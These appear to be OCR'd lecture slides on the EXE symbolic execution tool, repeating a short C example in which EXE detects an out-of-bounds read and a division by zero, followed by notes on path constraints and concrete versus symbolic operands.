
EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :    unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :    make_symbolic(&i);
5 :    if(i >= 4)
6 :      exit(0);
7 :    // cast + symbolic offset + symbolic mutation
8 :    char *p = (char *)a + i * 4;
9 :    *p = *p - 1; // Just modifies one byte!
10:
11:    // ERROR: EXE catches potential overflow i=2
12:    t = a[*p];
13:    // At this point i != 2.
14:
15:    // ERROR: EXE catches div by 0 when i = 0.
16:    t = t / a[i];
17:    // At this point: i != 0 && i != 2.
18:
19:    // EXE determines that neither assert fires.
20:    if(t == 2)
21:      assert(i == 1);
22:    else
23:      assert(i == 3);
24: }
```




EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p − 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```



EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p − 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```



EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p − 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```

EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p − 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```

i < 4 &&
in bnds a[*p] &&
a[i]==0

What values of i satisfy these constraints?

CONCRETE VS SYMBOLIC OPERANDS

Concrete: iff all of its constituent bits are non-symbolic


If all operands are concrete: Execute as normal

If any operands are symbolic: Do not perform the operation;
Instead, pass it to EXE's runtime system


```
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p - 1; // Just modifies one byte!
```

add(p == (char*)a + i * 4)

EXECUTING ALL PATHS



